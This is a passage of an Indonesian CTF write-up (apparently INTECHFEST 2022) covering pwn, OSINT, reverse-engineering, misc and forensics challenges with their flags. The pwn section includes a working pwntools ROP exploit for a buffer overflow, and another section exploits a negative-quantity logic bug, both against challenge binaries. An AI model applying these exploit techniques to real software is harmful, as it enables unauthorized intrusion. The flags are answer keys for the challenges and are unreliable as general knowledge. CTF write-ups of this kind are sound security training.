pwndbg> x/s 0x8048730  
0x8048730:      "Can u read the file flag.txt"  
pwndbg> █
```

Namun perlu kita concat hanyalah flag.txt. Perhatikan bahwa address tersebut merupakan address start buffer sehingga kita dapat menggeser address tersebut sejumlah beberapa karakter sehingga hanya "mempoint" ke string flag.txt

```
pwndbg> x/s 0x8048730
0x8048730:      "Can u read the file flag.txt"
pwndbg> x/s 0x8048744
0x8048744:      "flag.txt"
"
```

Maka kita hanya perlu menginput address tersebut ke dalam fungsi readFlag. Namun karena ini merupakan 32 bit executable maka parameter perlu disimpan pada stack.

Langkah pertama ialah mencari offset yg membuat segfault

```
|Continuing.
|Can u read the file flag.txt?
|or maybe no, anyway just input ur own flag!
|aaaabaaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaaalaaamaaaanaaaaoooo
|Here's the flag: aaaabaaaacaaadaaaeaaafaaagaaaahaaaiaajaaakaaalaaamaaaanaaaaoooo
|Program received signal SIGSEGV, Segmentation fault.
|0x6161616c in ?? ()
```

Terlihat bahwa return address di overwrite dengan 0x6161616c, kita cari offset tersebut dengan cyclic

```
os instead. !cyclic <args>
pwndbg> cyclic -l 0x6161616c
44
This command is deprecated in Pwndbg. Di
```

Lalu kita tinggal panggil fungsi readFlag dengan argument address dari flag.txt. Berikut payload yang digunakan lalu didapat flag.

```

# Pass in pattern_size, get back EIP/RIP offset
offset = 44

# Start program
io = start()
print(elf.symbols.readflag)
# Build the payload
rop = ROP(elf)
addr = 0x8048744 # address of flag.txt in the local
rop.call("readflag", [addr])
print(rop.dump())

payload = flat({offset: rop.chain()})
|  

io.sendlineafter(b"flag!\n", payload)

```

```

[DEBUG] Received 0x1d bytes:
b'Can u read the file flag.txt?\n'
b'or maybe no, anyway just input ur own flag!\n'
[DEBUG] Sent 0x39 bytes:
00000000 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 61 |aaaa|baaa|caaa|daaa|
00000010 65 61 61 61 66 61 61 61 67 61 61 61 68 61 61 61 |eaaa|faaa|gaaa|haaa|
00000020 69 61 61 61 6a 61 61 61 6b 61 61 61 c6 85 04 08 |iaaa|jaaa|kaaa|....|
00000030 62 61 61 61 44 87 04 08 0a |baaa|D...|.|
00000039
[*] Switching to interactive mode
[DEBUG] Received 0x49 bytes:
00000000 48 65 72 65 27 73 20 74 68 65 20 66 6c 61 67 3a |Here|'s t|he f|lag:|
00000010 20 61 61 61 61 62 61 61 61 63 61 61 61 64 61 61 |aaa|abaa|acaa|adaa|
00000020 61 65 61 61 61 66 61 61 61 67 61 61 61 68 61 61 |aeaa|afaa|agaa|ahaa|
00000030 61 69 61 61 61 6a 61 61 61 6b 61 61 61 c6 85 04 |aiaa|ajaa|akaa|a...|
00000040 08 62 61 61 61 44 87 04 08 |.baa|ab..|.|
00000049
Here's the flag: aaaabaaacaaadaaaeaaafaaagaaahaaaiaajaaakaab\x04baaaD\x87\x04[DEBUG] Received 0x1
b bytes:
b'itf{v3ry_B33g_Br41n_0f_y0u}'
itf{v3ry_B33g_Br41n_0f_y0u}[*] Got EOF while reading in interactive

```

Flag: itf{v3ry_B33g_Br41n_0f_y0u}

OSINT

Gamerz ganteng idaman

gamerz ganteng idaman

50

My friend really love to play video-games! Do you wan to check one of his in-game profile? Ofcourse there will be present for you!


Here is one of his game id: [58876876](#)

He plays this game a lot and he told me one day he would play in MPL!

Jelas bahwa problem statement menyatakan bahwa ini merupakan game mobile legend lalu kami cari pada game tersebut lalu didapat potongan flag pertama.



Clue kedua ialah dia sering memainkan game di PC maka kami lgsg berpikir bahwa itu merupakan platform steam.



Harusnya ada potongan flag ke dua disini tapi gak tau kenapa ilang :(intinya disini ada potongan flag ke dua trs dikasih id coc



Lalu dapet ketiga potongan flag trs disatuin jadi

Flag: `itf{can_i?_c_can_i???_put_my_ballz_in_your_game_na_na_na_na}`

Review

Review


50

salah satu admin dari intechfest telah berlibur dan menghilangkan flag dari challenge ini, namun dia bilang bahwa dia meninggalkan flagnya disuatu Review, untung aja bukan Uang dia yang ilang ya guys :'(

Diberikan tiga buah file yaitu uang, patimura serta foto sebuah bangunan



Digunakan sebuah image search dari google dan ditemukan bahwa gambar ini merupakan sebuah lokasi dibali



Namun terdapat clue dari admin pada discord bahwa bukan danu tapi danau.

A screenshot of a Discord channel titled "Welcome to #osint!". The channel starts with a message from "aimardcr" on September 17, 2022, stating "untuk clue dari challenge review sudah ditambahkan ya". Below it, another message from "aimardcr" says "note juga buat review, nama tempatnya cuman 2 kata dan bukan danu tapi danau". A third message from "RaleMata_Kedek_Dwi_Wardana" is partially visible at the bottom.

Ditemukan bahwa nama lokasi tersebut ialah danau beratan. Terdapat sebuah clue yang ditinggalkan oleh admin berupa

 a month ago

Beautiful lake in North Bali. You can enjoy the nature and local commodity with affordable price.

 Like



Aimir Adhitya

3 reviews

...

 a week ago 

it was great! sadly i lost my FLAG for an upcoming event in my university, maybe it's here somewhere...

 5



taufan afriansyah

Local Guide · 52 reviews · 149 photos

...

Lalu tinggal scroll scroll kebawah hingga dapet flagnya

Flag: itf{yoru_wo_nukete_yume_no_saki_e}

Help

I used to play a game back then, the game now has an upcoming REmake. There's this one girl in the game who loves to wear Red Gown, she said she was asked on a date by the main character! But she said that she's a bit concern because some people said the main character posted something weird on his profile account on a certain bird social media, but unfortunately he already deleted the post. Can you help her find out that "something weird" they've been talking about?

Anyway, contact her on her secret phone number if you found it:
+1571161997487800324

Never always trust **on** what you see.

Diberikan sebuah clue bahwa dia ngepost di profile "certain bird social media" aku lgsg mikir twitter. Terus pas di cocokin ternyata setiap post memiliki digit yang sama

1571512284559872000	Random post di twitter
1571161997487800324	Clue

Saya lgsg coba paste post id nya ke browser dan di redirect ke halaman

Leon S. Kennedy
@LeonSKe49466987

Feeling cute, might date Ada later

10:39 PM · Sep 17, 2022 · Twitter Web App

Muhammad haziq Firdaus9f @MFirdaus9f · Sep 18
Replying to @LeonSKe49466987
yeah ada is cute

Ada Wong @Guerilla_re · 23h
Replying to @LeonSKe49466987
Hello bby

Relevant people

Leon S. Kennedy
@LeonSKe49466987

Trends for you

Trending in Indonesia
Lily
72.7K Tweets

Trending in Indonesia
Pesugihan

Trending in Indonesia
Solaria

Trending in Indonesia
Sullyoon
4,393 Tweets

Technology · Trending
Samsung
34K Tweets

Tapi terdapat clue bahwa dia telah ngedelete post ini kami lgsg curiga ada kaitannya sama wayback machine ternyata benar pas make wayback machine keliatan post yg udah di deletenya

Activities Brave Web Browser Sep 19 17:25

Writeup INTECH - Google Doc | Leon S. Kennedy (@LeonSKe... | Leon S. Kennedy (@LeonS... | +

INTERNET ARCHIVE web.archive.org/web/20220917154102/https://twitter.com/LeonSKe49466987

1 capture 17 Sep 2022 | Go AUG SEP OCT 2021 2022 2023 About this capture

Log in Sign up

Leon S. Kennedy
@LeonSKe49466987

Joined September 2022
0 Following 0 Followers

Tweets

Leon S. Kennedy @LeonSKe49466987 · 39s
itf{w4yyyyb444ckkk_f0r_pr00fit}

Leon S. Kennedy @LeonSKe49466987 · 1m
Feeling cute, might date Ada later

Topics to follow
Sign up to get Tweets about the Topics you follow in your Home timeline.

Flag: itf{w4yyyyb444ckkk_f0r_pr00fit}

Reverse Engineering

Snake Code

snake code

247



```
chall.txt - Notepad
File Edit View

      0 BUILD_LIST          0
      2 STORE_FAST           1 (enc)
      4 LOAD_FAST             0 (flag)
      6 GET_ITER
>>   8 FOR_ITER            17 (to 44)
      10 STORE_FAST           2 (i)

      12 LOAD_FAST            1 (enc)
      14 LOAD_METHOD           0 (append)
      16 LOAD_GLOBAL           1 (chr)
      18 LOAD_GLOBAL           2 (ord)
      20 LOAD_FAST             2 (i)
      22 CALL_FUNCTION         1
      24 LOAD_CONST            1 (69)
      26 BINARY_XOR           2 (5000)
      28 LOAD_CONST           3 (encode)
      30 BINARY_ADD           0
      32 CALL_FUNCTION         1
      34 LOAD_METHOD           3 (decode)
      36 CALL_METHOD           0
      38 CALL_METHOD           1
      40 POP_TOP
      42 JUMP_ABSOLUTE        4 (to 8)

>>   44 LOAD_CONST           3 (b'')
      46 LOAD_METHOD           4 (join)
      48 LOAD_FAST             1 (enc)
      50 CALL_METHOD           1
      52 LOAD_METHOD           5 (decode)
      54 CALL_METHOD           0
      56 RETURN_VALUE

enc = ""
load_flag(?)
for i in flag:
    enc.append((chr(ord(i)) ^ 69) + 5000)
return b''.join(enc)
```

Jika chall kita baca seakan-akan seperti bytecode Python, kita dapat mendapat bayangan dari apa yang dilakukan chall. Pertama ia meload enc dan flag ke dalam memori, dan memasuki for loop. Dalam loop, ia mengappend $(\text{chr}(\text{ord}(i)) \wedge 69 + 5000)$ ke enc. Setelah loop selesai, ia akan mengembalikan enc.

Dengan asumsi tersebut, kita dapat melakukan dekripsi dengan mengurangi tiap karakter ciphertext dengan 5000, dan meng-xornya dengan 69.

```
ct = "oFJLY WfTqTG HdT :E.90WfTYO?G"
flag = ""
for c in ct:
    flag = flag + (chr((ord(c)-5000)^69))
print(flag)
```

Flag: itf{d0nt_u_l0vE_4NaLyZinG_pYc}

Fr00t

fr00t

175

fresh fruit everyone! try out our new fruit!

Diberikan sebuah binary file yang mengeluarkan binary file berikut. Di awal ia meminta input nama lalu menuliskan beberapa pilihan pada menu. Mulai dari view balance, beli, jual serta liat items dan exit.


The screenshot shows the Ghidra interface with the title "CodeBrowser: CTF/challenge_froot". On the left, there's a terminal window showing a session on an Ubuntu system. The user runs "/opt/ghidra/ghidraRun" and navigates to a directory containing "froot". They run "./challenge" and are prompted for their name ("Enter your name: gare"). The program responds with "Hi gare! Welcome to my Shop!" and "Your balance is 0". A menu is displayed with options: 1. View Balance, 2. Buy, 3. Sell, 4. View Items, 5. Exit. The user enters their choice. On the right side of the interface, the assembly dump of the binary file "froot" is shown. The assembly code includes labels like FUN_080d1060, FUN_080d1180, FUN_080d11c0, and FUN_080d1230. The assembly dump shows various memory addresses and opcodes.

Kami coba buka binary tersebut di ghidra dan ternyata binary ini merupakan stripped binary dan statically linking sehingga

The screenshot shows the Immunity Debugger interface. On the left, the Symbol Tree panel displays a hierarchical list of symbols, primarily functions starting with 'FUN_'. A 'Filter:' input field is present at the bottom of this panel. On the right, a terminal window shows the following session:

```
U. View Items
S. Exit
Enter your choice: ^C
ubuntu@ubuntu-lenovo-b490:~/Desktop/CTFs/intechfest/rev/froot$ ls
challenge flag.txt
ubuntu@ubuntu-lenovo-b490:~/Desktop/CTFs/intechfest/rev/froot$ file challenge
challenge: ELF 32-bit LSB executable, Intel 80386, version 1 (SVSV), statically
linked, BuildID[sha1]=1e7d2dc5c5b67c4190895330ad294e5b458bcc01, for GNU/Linux 3.
2.0, stripped
ubuntu@ubuntu-lenovo-b490:~/Desktop/CTFs/intechfest/rev/froot$
```

Karena ini merupakan stripped binary :D (read: GWS) maka kita perlu mencari main terlebih dahulu. Kami search text yang muncul pada program



Ditemukan fungsi yang sesuai dengan main loop yang ada pada program

```

28 FUN_08052c70("Enter your name: ");
29 FUN_0805fca0(local_40);
30 FUN_08060380(10);
31 FUN_08052c70("Hi %s! Welcome to my Shop!\n",local_40);
32 FUN_08052c70("Your balance is %d\n",local_10);
33 FUN_08060380(10);
34 while( true ) {
35     if (local_94 == 5) {
36         return;
37     }
38     FUN_0805ff90("[ Main Menu ]");
39     FUN_0805ff90("1. View Balance");
40     FUN_0805ff90("2. Buy");
41     FUN_0805ff90("3. Sell");
42     FUN_0805ff90("4. View Items");
43     FUN_0805ff90("5. Exit");
44     FUN_08052c70("Enter your choice: ");
45     piVar1 = &local_94;
46     FUN_08052cc0(&DAT_080d20ba,piVar1);
47     FUN_08060380(10);
48     if (local_94 == 5) break;
49     if ((local_94 < 1) || (4 < local_94)) {
50         FUN_0805ff90("Invalid option!");
51     }
52     else if (local_94 == 1) {
53         FUN_08052c70("Your balance is %d\n",local_10);
54     }
55     else if (local_94 == 2) {
56         FUN_0805ff90("What do you want to buy?");
57         for (local_14 = 0; local_14 < 4; local_14 = local_14 + 1) {
58             piVar1 = (int *) (local_14 + 1);
59             FUN_08052c70("%d. %s - %d\n",piVar1,(&PTR_s_Apple_08109078)[local_14],

```

Saya lakukan rename dan mengira ngira nama fungsi FUN didapat program seperti ini

```

/* WARNING: Function: __i686.get_pc_thunk.bx replaced with injection: get_pc_thunk_bx */

void FUN_080499c5(void)

{
    int quantity;
    int choice;
    int input_loop;
    int local_90 [20];
    undefined buffer [32];
    int secret_value;
    int j;
    int local_18;
    int i;

```

```
int balance;
int *pointer_to_input_loop;
secret_value = 0;
balance = 0;
local_90[0] = 1;
local_90[1] = 0;
local_90[2] = 1;
local_90[3] = 0;
input_loop = 0;
choice = 0;
quantity = 0;
puts("Enter your name: ");
gets(buffer);
FUN_08060380(10);
puts("Hi %s! Welcome to my Shop!\n",buffer);
puts("Your balance is %d\n",balance);
FUN_08060380(10);
while( true ) {
    if (input_loop == 5) {
        return;
    }
    puts("[ Main Menu ]");
    puts("1. View Balance");
    puts("2. Buy");
    puts("3. Sell");
    puts("4. View Items");
    puts("5. Exit");
    puts("Enter your choice: ");
    pointer_to_input_loop = &input_loop;
    scanf(&DAT_080d20ba,pointer_to_input_loop);
    FUN_08060380(10);
    if (input_loop == 5) break;
    if ((input_loop < 1) || (4 < input_loop)) {
        puts("Invalid option!");
    }
    else if (input_loop == 1) {
        puts("Your balance is %d\n",balance);
    }
    else if (input_loop == 2) {
        puts("What do you want to buy?");
        for (i = 0; i < 4; i = i + 1) {
            pointer_to_input_loop = (int *)(i + 1);
            puts("%d. %s - %d\n",pointer_to_input_loop,(&PTR_s_Apple_08109078)[i],
                *(undefined4 *)(&DAT_08109068 + i * 4));
        }
    }
}
```

```
FUN_08060380(10);
puts("Enter your choice: ",pointer_to_input_loop);
scanf(&DAT_080d20ba,&choice);
puts("Enter amount: ");
scanf(&DAT_080d20ba,&quantity);
FUN_08060380(10);
if ((choice < 1) || (4 < choice)) {
    puts("Invalid choice!");
}
else if (balance < quantity * *(int *)(&DAT_08109068 + (choice + -1) * 4)) {
    puts("You don't have enough balance!");
}
else if (choice == 4) {
    if (secret_value != 0) {
        FUN_080529c0("echo \"Whoaa you got it!\" && cat flag.txt");
        return;
    }
    puts("Only admin can buy this item!");
}
else {
    balance = balance - quantity * *(int *)(&DAT_08109068 + (choice + -1) * 4);
    local_90[choice + -1] = quantity + local_90[choice + -1];
    puts("You bought %d %s for %d\n",quantity,(&PTR_s_Apple_08109078)[choice + -1],
        *(int *)(&DAT_08109068 + (choice + -1) * 4) * quantity);
    puts("Your balance now is %d\n",balance);
}
}
else if (input_loop == 3) {
    puts("What do you want to sell?");
    for (local_18 = 0; local_18 < 4; local_18 = local_18 + 1) {
        puts("%d. [%d] %s - %d\n",local_18 +
1,local_90[local_18],(&PTR_s_Apple_08109078)[local_18],
        *(undefined4 *)(&DAT_08109068 + local_18 * 4));
    }
    puts("Enter your choice: ");
    scanf(&DAT_080d20ba,&choice);
    puts("Enter amount: ");
    scanf(&DAT_080d20ba,&quantity);
    FUN_08060380(10);
    if ((choice < 1) || (4 < choice)) {
        puts("Invalid choice!");
    }
    else if (quantity < 1) {
        puts("Invalid amount!");
    }
}
```

```
else if (local_90[choice + -1] < quantity) {
    puts("You don't have enough %s!\n",(&PTR_s_Apple_08109078)[choice + -1]);
}
else {
    balance = balance + quantity * *(int *)(&DAT_08109068 + (choice + -1) * 4);
    local_90[choice + -1] = local_90[choice + -1] - quantity;
    puts("You sold %d %s for %d\n",quantity,(&PTR_s_Apple_08109078)[choice + -1],
        *(int *)(&DAT_08109068 + (choice + -1) * 4) * quantity);
    puts("Your balance now is %d\n",balance);
}
}
else if (input_loop == 4) {
    puts("Your items:");
    for (j = 0; j < 4; j = j + 1) {
        puts("[%d] %s\n",local_90[j],(&PTR_s_Apple_08109078)[j]);
    }
}
FUN_08060380(10);
}
puts("Bye %s!\n",buffer);
return;
}
```

Terlihat bahwa hal yang perlu kita lakukan ialah membuat secret_value menjadi tidak nol agar system melakukan cat flag. Namun sebelum itu terdapat pengecekan apakah kita memiliki uang untuk membeli barang tersebut.

```
Hi gare! Welcome to my Shop!
Your balance is 0
```

```
[ Main Menu ]
1. View Balance
2. Buy
3. Sell
4. View Items
5. Exit
```

```
Enter your choice: 2
```

```
What do you want to buy?
```

```
1. Apple - 75
2. Banana - 50
3. Orange - 25
4. Flag - 501
```

```
Enter your choice: 4
```

```
Enter amount: 1
```

```
You don't have enough balance!
```

```
[ Main Menu ]
1. View Balance
2. Buy
3. Sell
4. View Items
5. Exit
```

```
Enter your choice:
```

```
Do u know this? #1
```

Terdapat bug pada program flow pada bagian ini

```
else {
    balance = balance + quantity * *(int *)(&DAT_08109068 + (choice + -1) * 4);
    local_90[choice + -1] = local_90[choice + -1] - quantity;
    puts("You sold %d %s for %d\n", quantity, (&PTR_s_Apple_08109078)[choice + -1],
        *(int *)(&DAT_08109068 + (choice + -1) * 4) * quantity);
    puts("Your balance now is %d\n", balance);
}
```

Program tidak melakukan checking apabila quantity kurang dari nol sehingga kita bisa menginput quantity negatif agar kita menambah balance kita. Namun sebelum kita membeli barang dengan quantity negatif kita perlu menjual barang yang kita miliki dahulu karena saat program dimulai balance kita bernilai 0

```
[ Main Menu ]
1. View Balance
2. Buy
3. Sell
4. View Items
5. Exit
Enter your choice: 3
```

```
What do you want to sell?
1. [1] Apple - 75
2. [0] Banana - 50
3. [1] Orange - 25
4. [0] Flag - 501
Enter your choice: 1
Enter amount: 1
```

```
You sold 1 Apple for 75
Your balance now is 75
```

```
[ Main Menu ]
1. View Balance
2. Buy
3. Sell
4. View Items
5. Exit
Enter your choice: 2
```

```
What do you want to buy?
1. Apple - 75
2. Banana - 50
3. Orange - 25
4. Flag - 501
```

```
Enter your choice: 1
Enter amount: -99999
```

```
You bought -99999 Apple for -7499925
Your balance now is 7500000
```

```
[ Main Menu ]
1. View Balance
2. Buy
3. Sell
4. View Items
5. Exit
Enter your choice: 1
```

Kita berhasil untuk membuat balance kita menjadi besar. Selanjutnya adalah kita harus membeli flag.

```
[ Main Menu ]
1. View Balance
2. Buy
3. Sell
4. View Items
5. Exit
Enter your choice: 2

What do you want to buy?
1. Apple - 75
2. Banana - 50
3. Orange - 25
4. Flag - 501

Enter your choice: 4
Enter amount: 1

Only admin can buy this item!

[ Main Menu ]
1. View Balance
2. Buy
3. Sell
4. View Items
5. Exit
Enter your choice: 
```

Saat ingin membeli flag kita belum bisa bypass kondisi `secret_value != 0`. Jika kita lihat program lebih dalam ternyata

```
undefined buffer [32];
int secret_value;
int j;
int local_18;
int i;
int balance;
int *pointer_to_input_loop;
secret_value = 0;
balance = 0;
local_90[0] = 1;
local_90[1] = 0;
local_90[2] = 1;
local_90[3] = 0;
input_loop = 0;
choice = 0;
quantity = 0;
puts("Enter your name: ");
gets(buffer);
```


Misc

nahida love unicode

nahida love unicode

428

Nahida needs your help, can you help her?

Help her by sending direct-message on her discord:

Nahida#4248


```
16 class UniLove(object):
17     def check(u):
18         nahida = 'NAHIDA'
19         for cf in ["strip", "lower"]:
20             if getattr(str, cf)(nahida) == u:
21                 return False
22             for c in u:
23                 if c in string.ascii_uppercase:
24                     return False
25         return nahida.upper() == u.upper()
26
27     def main(username):
28         if not UniLove.check(username):
29             message = random.choice(RESPONSE)
30             return f"{message}"
31         else:
32             return (f"Thank you for help me, onichan!(/● 丂 ●)/*: · ^ ♦\n{FLAG}")
```

Perhatikan bahwa jika fungsi check mengeluarkan True, maka kita akan mendapatkan flag. Agar fungsi check bernilai true, masukan kita tidak boleh sama dengan “nahida”, tidak boleh berisi ascii_uppercase, serta mengembalikan True pada check nahida.upper() == u.upper(). Kita cukup mencari karakter yang tidak berada dalam “nahida”, bukan uppercase, dan saat di-uppercase oleh method upper, berada dalam string “NAHIDA”. Karena kami tidak tahu mengenai satupun karakter yang dapat masuk kedalam kriteria itu, maka kami melakukan brute force untuk mencari karakter tersebut.

```
for i in range(0xFFFF):
    if ((chr(i).upper()) in "NAHIDA"
```

```
and not (chr(i) in string.ascii_uppercase)
and not (chr(i) in "nahida")):
print(i, chr(i), chr(i).upper())
```

Dari hasil brute force, kita mendapatkan karakter ¡ (0x131), yang jika di-uppercase menghasilkan karakter I (i kapital). Maka, kita cukup mengirimkan nahida ke bot, dan memperoleh flag.



Flag: itf{Th3_UniC0d3_1s_SuS_UwU}


Forensic

Weird math

weird math

472

i found this weird math formula on my desk, what do you think is it?



```
not_math.txt - Notepad
File Edit View

5+6
[1-5-7-9-1-2>5+76+8+90<12]
5>7
3+5+8
1.6
2+7+2+5+8+1+3+7+9+0+1+1
1.7
5+6+8+9
[2-7>9+0+21+2<6]
1>7
67+9
1.6
9+1
[3-5-7-1-43-1243>4+7<5]
1>7
1.8
1-9
[1-7>9+0+1+2+6+8<90]
4>8
```

Commands [\[edit\]](#)

The eight language commands each consist of a single character:

Character	Meaning
>	Increment the data pointer (to point to the next cell to the right).
<	Decrement the data pointer (to point to the next cell to the left).
+	Increment (increase by one) the byte at the data pointer.
-	Decrement (decrease by one) the byte at the data pointer.
.	Output the byte at the data pointer.
,	Accept one byte of input, storing its value in the byte at the data pointer.
[If the byte at the data pointer is zero, then instead of moving the instruction pointer forward to the next command, jump it <i>forward</i> to the command after the <i>matching</i>] command.
]	If the byte at the data pointer is nonzero, then instead of moving the instruction pointer forward to the next command, jump it <i>back</i> to the command after the <i>matching</i> [command.

